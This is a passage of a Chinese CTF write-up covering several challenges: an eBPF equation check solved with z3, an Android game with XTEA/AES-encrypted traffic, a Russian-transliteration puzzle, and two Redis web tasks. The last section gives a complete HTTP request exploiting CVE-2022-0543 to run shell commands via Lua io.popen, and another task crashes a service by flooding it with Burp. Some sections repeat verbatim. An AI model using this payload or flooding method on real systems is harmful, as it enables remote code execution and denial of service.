      46:    r5 *= 56709
      47:      r0 = r2
      48:    r0 *= 32808
      49:   r0 += r5
      50:    r5 = r4
```

```
     51:       r5 *= 25901
     52:     r0 += r5
     53:      r5 = r1
     54:     r5 *= 59154
     55:     r0 += r5
     56:      r5 = 183564558159267 ll
     58:      if r0 != r5 goto +38 <LBB0_5>
     59:       r5 = r3
     60:       r5 *= 33324
     61:        r0 = r2
     62:        r0 *= 51779
     63:         r0 += r5
     64:        r5 = r4
     65:        r5 *= 31886
     66:        r0 += r5
     67:         r5 = r1
     68:         r5 *= 62010
     69:         r0 += r5
     70:         r5 = 204080879923831 ll
     72:         if r0 != r5 goto +24 <LBB0_5>
     73:         *(u32 *)(r10 - 12) = r1
     74:        *(u32 *)(r10 - 16) = r4
     75:         *(u32 *)(r10 - 20) = r2
     76:         *(u32 *)(r10 - 24) = r3
     77:         r1 = 755886917287302211 ll
     79:         *(u64 *)(r10 - 40) = r1
     80:         r1 = 5064333215653776454 ll
     82:         *(u64 *)(r10 - 48) = r1
     83:         r1 = 2329017756590022981 ll
     85:         *(u64 *)(r10 - 56) = r1
     86:         r1 = 5642803763628229975 ll
     88:         *(u64 *)(r10 - 64) = r1
     89:         r6 = 0
     90:         *(u8 *)(r10 - 32) = r6
     91:         r1 = r10
     92:         r1 += -64
     93:         r3 = r10
     94:         r3 += -24
     95:         r2 = 33
     96:         call 6


0000000000000308 <LBB0_5>:
     97:        r0 = r6
     98:        exit
```

手搓出一个方程组，z3解一下，转字符串即可

```
'''
from z3 import *
a=Real('a')
b=Real('b')
c=Real('c')
d=Real('d')
solver = Solver()
solver.add(52366*a+29179*b+64392*c+28096*d==209012997183893)
solver.add(37508*a+44499*b+27365*c+61887*d==181792633258816)
solver.add(59154*a+25901*b+32808*c+56709*d==183564558159267)
solver.add(62010*a+31886*b+51779*c+33324*d==204080879923831)
if solver.check()==sat:
    ans = solver.model()
    print(ans)
else:
    print('no!')


[b = 1148205171,
 a = 859138098,
 d = 861042224,
 c = 1651261811]
 '''
l = [859138098,1148205171,1651261811,861042224]
f = ''
for i in range(4):
    x = hex(l[3-i])[2:]
    for k in range(4):
        f += chr(eval('0x'+x[6-2*k:6-2*k+2]))
print f
```

flag:HFCTF{0vR3sAlbs8pD2h53}

2048

jeb打开,看TestActivity

```
package com.test.hufu22;


import android.content.Context;
import android.os.Bundle;
import android.os.Debug;
import android.os.Process;
import android.os.SystemClock;
import android.util.Log;
import android.webkit.JavascriptInterface;
import android.webkit.WebSettings;
import android.webkit.WebView;
import android.widget.Toast;
import androidx.appcompat.app.AppCompatActivity;


public class TestActivity extends AppCompatActivity {
    WebView webView;


    static {
        System.loadLibrary("native-lib");
    }
```

```
}


public TestActivity() {
    super();
}


@JavascriptInterface public void alert(String arg2) {
    Toast.makeText(((Context)this), ((CharSequence)arg2), 1).show();
}


public native String check(String arg1) {
}


@JavascriptInterface public void die() {
    Process.killProcess(Process.myPid());
}


@JavascriptInterface public String docheck(String arg2) {
    this.runOnUiThread(new Runnable() {
        public void run() {
            int v0;
            for(v0 = 0; v0 < 10; ++v0) {
                if(Debug.isDebuggerConnected()) {
                    Log.e("HUFU22", "DIEDIEDIE");
                    Process.killProcess(Process.myPid());
                }


                SystemClock.sleep(100);
            }
        }
    });
    return this.check(arg2);
}


@JavascriptInterface public String init() {
    return this.stringFromJNI();
}


protected void onCreate(Bundle arg2) {
    super.onCreate(arg2);
    this.setContentView(0x7F09001D);
    this.webView = this.findViewById(0x7F070093);
    WebSettings v2 = this.webView.getSettings();
    v2.setJavaScriptEnabled(true);
    v2.setDatabaseEnabled(true);
    this.webView.addJavascriptInterface(this, "gameManager");
    this.webView.loadUrl("file:///android_asset/web/index.html");
}


@JavascriptInterface public void pre(String arg1) {
    this.prenative(arg1);
```

```
    }


    public native void prenative(String arg1) {
    }


    public native String stringFromJNI() {
    }
}
```

解压apk，对libnative-lib.so进行分析，拖进ida，有ollvm混淆，用ollvm-breakerGitHub - lujiawen/ollvm-breaker: 使用Binary Ninja去除ollvm流程平坦混淆去混淆

由于题中给了一个拦截的流量包，想要寻找发送流量的函数，发现了sendto()，引用找到关键代码

```
__int64 __fastcall sub_540C(__int64 a1, int a2)
{
  unsigned int v2; // w23
  int v3; // w27
  int v4; // w0
  int v5; // w8
  _BOOL4 v6; // w8
  _BYTE *v7; // x25
  char *v8; // x26
  char v9; // w9
  __int128 v10; // q0
  in_addr_t v11; // w0
  char *v12; // x0
  __int128 v13; // q0
  _BYTE *v14; // x26
  char *v15; // x27
  char v16; // w9
  __int128 v17; // q0
  int fd; // [xsp+24h] [xbp-10Ch]
  const struct sockaddr *v22; // [xsp+28h] [xbp-108h]
  bool v23; // [xsp+33h] [xbp-FDh]
  int v24; // [xsp+34h] [xbp-FCh]
  struct sockaddr v25; // [xsp+38h] [xbp-F8h] BYREF
  int v26[9]; // [xsp+4Ch] [xbp-E4h] BYREF
  char v27[96]; // [xsp+70h] [xbp-C0h] BYREF
  __int64 v28; // [xsp+D0h] [xbp-60h]


  v28 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
  v4 = socket(2, 2, 0);
  v5 = 0x4706E5A6;
  fd = v4;
  while ( 1 )
  {
    while ( 1 )
    {
      while ( 1 )
      {
        while ( v5 > 0x2C7672FD )
        {
          if ( v5 <= 0x3D0AE75B )
          {
            if ( v5 == 745960190 )
```

```
            {
              v23 = v24 < a2;
              if ( (y_20 > 9) ^ (((_BYTE)x_19 - 1) * (_BYTE)x_19) & 1 | !((y_20 > 9) | (((_BYTE)x_19 - 1) * (_BY
TE)x_19) & 1) )
                v5 = -185613023;
              else
                v5 = 0x422EE3A3;
            }
            else
            {
              v7 = malloc(0x11u);
              *v7 = -1;
              v8 = (char *)malloc(0x34u);
              *(_DWORD *)v8 = dword_10330;
              *((_DWORD *)v8 + 1) = 4;
              *((_DWORD *)v8 + 2) = time(0LL);
              sub_C004((__int64)v27);
              sub_C01C((__int64)v27, v7, 17LL);
              sub_C098((__int64)v27, v26);
              v9 = v7[16];
              v10 = *(_OWORD *)v7;
              *((_DWORD *)v8 + 3) = v26[0];
              *((_DWORD *)v8 + 4) = 0x11;
              v8[36] = v9;
              *(_OWORD *)(v8 + 20) = v10;
              sendto(fd, v8, 52u, 0, v22, 16);
              close(fd);
              v2 = 0;
              v5 = 11889251;
            }
          }
          else if ( v5 == 0x3D0AE75C )
          {
            *(_QWORD *)&v25.sa_family = 2LL;
            *(_QWORD *)&v25.sa_data[6] = 0LL;
            v11 = inet_addr((const char *)&xmmword_10320);
            *(_WORD *)v25.sa_data = 25166;
            *(_DWORD *)&v25.sa_data[2] = v11;
            v22 = &v25;
            sub_49A0((unsigned int)fd, &v25);
            v12 = (char *)malloc(0x11u);
            v13 = xmmword_102E0;
            v14 = v12;
            *v12 = -1;
            *(_OWORD *)(v12 + 1) = v13;
            v15 = (char *)malloc(0x34u);
            *(_DWORD *)v15 = dword_10330;
            *((_DWORD *)v15 + 1) = 1;
            *((_DWORD *)v15 + 2) = time(0LL);
            sub_C004((__int64)v27);
            sub_C01C((__int64)v27, v14, 17LL);
            sub_C098((__int64)v27, v26);
            v16 = v14[16];
            v17 = *(_OWORD *)v14;
            *((_DWORD *)v15 + 3) = v26[0];
            *((_DWORD *)v15 + 4) = 17;
            v15[36] = v16;
            *(_OWORD *)(v15 + 20) = v17;
            sendto(fd, v15, 0x34u, 0, &v25, 16);
            v3 = 0;
```

```
          v5 = -1876117838;
        }
        else if ( v5 == 0x422EE3A3 )
        {
          v5 = 0x2C7672FE;
        }
        else if ( fd >= 0 )
        {
          v5 = 0x3D0AE75C;
        }
        else
        {
          v5 = 0xAE71CE55;
        }
      }
      if ( v5 > (int)0xF4EFC520 )
        break;
      if ( v5 == -1876117838 )
      {
        v24 = v3;
        v6 = ((((x_19 - 1) * x_19) ^ 0xFFFFFFFE) & ((x_19 - 1) * x_19)) != 0;
        if ( (y_20 > 9) ^ v6 | (y_20 <= 9 && !v6) )
          v5 = 745960190;
        else
          v5 = 0x422EE3A3;
      }
      else
      {
        printf((const char *)&xmmword_10300);
        v2 = -1;
        v5 = 11889251;
      }
    }
    if ( v5 != -185613023 )
      break;
    if ( v23 )
      v5 = 310177078;
    else
      v5 = 778154700;
  }
  if ( v5 != 310177078 )
    break;
  sub_4D40((unsigned int)fd, (__int64)v22, v24 + 57005, *(unsigned __int8 *)(a1 + v24));
  v3 = v24 + 1;
  v5 = -1876117838;
 }
 return v2;
}
```

从代码中可以看到，发送的流量每次长度都是0x34，与流量包中一致，且在从20开始是经过AES加密的数据，密匙为‘Hello from 2048!’，其中S盒进行了修改。

然后是看web部分的game_manager.js，有混淆，解混淆测试版V0.1 (yuanrenxue.com)去混淆后可以看到xtea加密

```
function kzlso(_0x453233, _0x2117ab) {
    var _0x42d6d5 = new Array(2),
        _0xdb6ca4 = new Array(4),
        _0x26580b = "",
        _0x2c42cb;

    for (var _0x502c82 = 0; _0x502c82 < 4; _0x502c82++) _0xdb6ca4[_0x502c82] = as8dh(_0x2117ab["slice"](_0x502c8
2 * 4, (_0x502c82 + 1) * 4));

    var _0x5c8afb = _0x453233["length"] % 8;

    if (_0x5c8afb != 0) {
      for (_0x502c82 = 0; _0x502c82 < 8 - _0x5c8afb; _0x502c82++) {
        _0x453233 = _0x453233 + "";
      }
    }

    for (_0x502c82 = 0; _0x502c82 < _0x453233["length"]; _0x502c82 += 8) {
      _0x42d6d5[0] = as8dh(_0x453233["slice"](_0x502c82, _0x502c82 + 4));
      _0x42d6d5[1] = as8dh(_0x453233["slice"](_0x502c82 + 4, _0x502c82 + 8));
      ajsdhg(_0x42d6d5, _0xdb6ca4);
      _0x26580b += mzxyue8(_0x42d6d5[0]) + mzxyue8(_0x42d6d5[1]);
    }

    return _0x26580b;
  }
```

```
void decipher(uint32_t v[2], uint32_t const key[4]) {
    unsigned int i;
    uint32_t v0=v[0], v1=v[1], delta=2654435769, sum=delta*32;
    for (i=0; i < num_rounds; i++) {
        v1 -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum>>11) & 3]);
        sum -= delta;
        v0 -= (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]);
    }
    v[0]=v0; v[1]=v1;
}
```

解密得到flag{6dcdac98075f11316af7a239c9ddfe47}

MISC

Check-in

plaintext

base64解码后发现有语法规则，类似自然语言，再去掉特殊符号

```
dOBRO POVALOWATX NA MAT, WY DOLVNY PEREWESTI TO NA ANGLIJSKIJ QZYK. tWOJ SEKRET SOSTOIT IZ DWUH SLOW. wSE BUKWY
STRONYE. qBLONYJ ARBUZ. vELAEM WAM OTLINOGO DNQ.
```

读起来比较像俄语，遂转俄文，并精修一下

```
Добро повалощатх на мат, щй долвнй перещести то на англиыскиы язйк.
Тщоы секрет состоит из дщух слощ.
 Щсе букщй стронйе.
Яблонйы арбуз.
Велаем щам отлиного дня.
```

谷歌翻译和百度翻译结果比对


```
Welcome to the mat, please move it to the English language./Well, you put it on a cushion and keep it for a long
 time.
A good secret consists of two layers.  /It's a secret.
Shchse bukshchy stronye./This is a string.
Apple watermelon./Apple watermelon.
We wish you a great day. /We have a beautiful day.
```

阅读理解flag为HFCTF{apple_watermelon}


Quest-Crackme

120.76.219.239:26160


进入环境发现想要getflag必须要使得redis崩溃




想到耗尽redis资源使其崩溃，则密集发送大量数据来试试



Burp大压力发包打崩溃，当返回500时表示已崩溃


攻击 保存 列
10. Intruder attack of 120.76.219.239 - Temporary attack - Not saved to project file
结果 目标(Target) 位置 有效载荷 资源池(Resource Pool) 选项(Options)
筛选(Filter):显示所有项目(Showing all items)
请求(Requ... 有效载荷 状态(Sta... 错误(Err... 超时 长度(Lengt... 注释(Comment)
825 6waa 500 464
826 7waa 500 464
828 9waa 500 464
829 axaa 500 464
830 bxaa 500 464
836 hxaa 500 464
838 jxaa 500 464
839 kxaa 500 464
841 mxaa 500 464
842 nxaa 500 464
844 pxaa 500 464
845 qxaa 500 464
848 txaa 500 464
3409



即可GETFLAG

Quest-Rce

通过题目想到redis可以猜测这个题目利用的是CVE-2022-0543

详细可以看：https://github.com/vulhub/vulhub/blob/master/redis/CVE-2022-0543/README.zh-cn.md

```
POST /sendreq HTTP/1.1
Host: 120.25.155.106:28311
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://120.25.155.106:28311/
Content-Type: application/json
Origin: http://120.25.155.106:28311
Content-Length: 261
Connection: close


{"query":"SET A A\r\neval \"local io_l = package.loadlib('/usr/lib/x86_64-linux-gnu/liblua5.1.so.0', 'luaopen_io
'); local io = io_l(); local f = io.popen('cat flag_UVEmnDKY4VHyUVRVj46ZeojgfZpxzG', 'r'); local res = f:read('*
a'); f:close(); return res\" 0 \r\n"}
```

得到如下：

送大量数据来试试

[外链图片转存中…(img-BMWDZRhM-1648197572826)]

Burp大压力发包打崩溃，当返回500时表示已崩溃

[外链图片转存中…(img-XJXi1JYZ-1648197572826)]

[外链图片转存中…(img-lwwzZSRq-1648197572827)]

即可GETFLAG

Quest-Rce

通过题目想到redis可以猜测这个题目利用的是CVE-2022-0543

详细可以看：https://github.com/vulhub/vulhub/blob/master/redis/CVE-2022-0543/README.zh-cn.md

```
POST /sendreq HTTP/1.1
Host: 120.25.155.106:28311
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://120.25.155.106:28311/
Content-Type: application/json
Origin: http://120.25.155.106:28311
Content-Length: 261
Connection: close


{"query":"SET A A\r\neval \"local io_l = package.loadlib('/usr/lib/x86_64-linux-gnu/liblua5.1.so.0', 'luaopen_io
'); local io = io_l(); local f = io.popen('cat flag_UVEmnDKY4VHyUVRVj46ZeojgfZpxzG', 'r'); local res = f:read('*
a'); f:close(); return res\" 0 \r\n"}
```